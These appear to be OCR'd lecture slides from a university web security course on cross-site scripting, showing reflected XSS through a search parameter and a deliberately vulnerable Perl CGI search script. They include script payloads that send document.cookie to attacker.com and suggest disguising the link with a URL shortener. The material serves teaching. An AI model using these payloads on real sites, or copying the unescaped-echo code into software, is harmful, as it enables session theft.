Web Security

Week 5 - Cross-Site Scripting (XSS)

Old Dominion University
Department of Computer Science
CS 495/595 Spring 2022
Michael L. Nelson <mln@cs.odu.edu>

2022-02-14

CSRF vs. XSS


- Cross-site request forgery:
  - I, the bad guy, running from attacker.com forge (i.e., fake) a request to target.com (or Bank of America, Amazon, Google, etc.) that appears to be from you, the victim
- Cross-site scripting:
  - I, the bad guy, inject code (somehow) in a page at target.com and get you, the victim, to visit that page and thereby run my evil script
    - typically the script would send your target.com cookie data to attacker.com so I can come back later and log in as you

Same origin policy prevents cross-origin DOM manipulation

The browser prevents attacker.com from doing this:

```
<iframe src='https://bank.com'></iframe>
<script>
  window.frames[0].forms[0].addEventListener('submit', () => {
  // Haha, got your username and password!
  })
</script>
```

Thus, attacker needs to get JavaScript running in the page some other way!



XSS is why screens like this allow limited or no HTML!
<script>, <iframe>, <link> etc. would be really bad here!


XSS is a "code injection" vulnerability

- Code injection is caused when untrusted user data unexpectedly becomes code
- Any code that combines a command with user data is susceptible.
- In cross site scripting (XSS), the unexpected code is JavaScript in an HTML document
- In SQL injection, the unexpected code is extra SQL commands included a SQL query string

It’s like handing your keyboard to the attacker

- It’s not someone pretending to be you, *it is you*, and you’re running the attacker’s evil script
- If successful, attacker gains the ability to do anything the target can do through their browser
  - Can view/exfiltrate their cookies
    - examples in these slides mostly use `alert(document.cookie)` but real attacks would more likely do this or more: `new Img().src='https://attacker.com/?stolen-cookie=' + document.cookie`
  - And/or can also send any HTTP request to the site, with the user's cookies!

Just searching -- what can go wrong?



Benign Search

- User input: flower
- URL:
  `example.com/?search=flower`
- Input on server: flower
- Resulting page:

```
<p>Search result for flower</p>
```

Malicious search

- User input:
  `<script>alert(document.cookie)</script>`
- URL:
  `example.com/?search=%3Cscript%3Ealert(document.cookie)%3C/script%3E`
- Server input:
  `<script>alert(document.cookie)</script>`
- Resulting page:
  `<p>Search result for <script>alert(document.cookie)</script></p>`

if an attacker can trick the server into sending the victim evil html/js, the victim's browser can't protect them!

Session hijacking with XSS

- What if website is vulnerable to XSS?
  - Attacker can insert their code into the webpage
  - At this point, they can easily exfiltrate the user's cookie

```
<script>
  new Image().src =
   'https://attacker.com/steal?cookie='
+ document.cookie
</script>
```

I'll send you a link to search engine result page, perhaps shortened

- Maybe you decide this doesn't look "right"
  - `example.com/?search=%3Cscript%3Ealert(document.cookie)%3C/script%3E`
- So I send this instead:
  - `bit.ly/aTotallySafeAndNotDangerousLinkToClick`
- Resulting page:

```
<p>Search result for <script>new Image().src =
'https://attacker.com/steal?cookie=' +
document.cookie
</script></p>
```

- Now I've used the search engine (e.g., Google) to run a script which can access your search engine cookies and send them to a site I control (attacker.com)


My terrible search engine

Source code (very alpha)

```
#!/usr/bin/perl

print "Content-type: text/html\n\n";

print "<h1>Someday this will be a great search engine!</h1>\n";

# grab the input
#
@args = split(/[&;]/,$ENV{"QUERY_STRING"});

# we'll work out the searching bit later
# for now, echo what the user sends -- what can go wrong?

foreach $a (@args) {
        # why install a lib to handle encoding/decoding?
        # I'll just do it myself -- what can go wrong?
        $a =~ s/%3C/</g;
        $a =~ s/%3E/>/g;
        print "$a\n";
}
```

https://www.cs.odu.edu/~mln/teaching/cs595-s21/terrible-search-engine.cgi

Searching for “ford galaxie”




Someday this will be a great search engine!

search=ford+galaxie

https://www.cs.odu.edu/~mln/teaching/cs595-s21/terrible-search-engine.cgi?search=ford+galaxie

Yikes! XSS attack!




https://www.cs.odu.edu/~mln/teaching/cs595-s21/terrible-search-engine.cgi?search=%3Cscript%3Ealert(document.cookie)%3C/script%3E

But only an idiot would click on:


https://www.cs.odu.edu/~mln/teaching/cs595-s21/terrible-search-engine.cgi?search=%3Cscript%3Ealert(document.cookie)%3C/script%3E

Right?

Shorten the URL



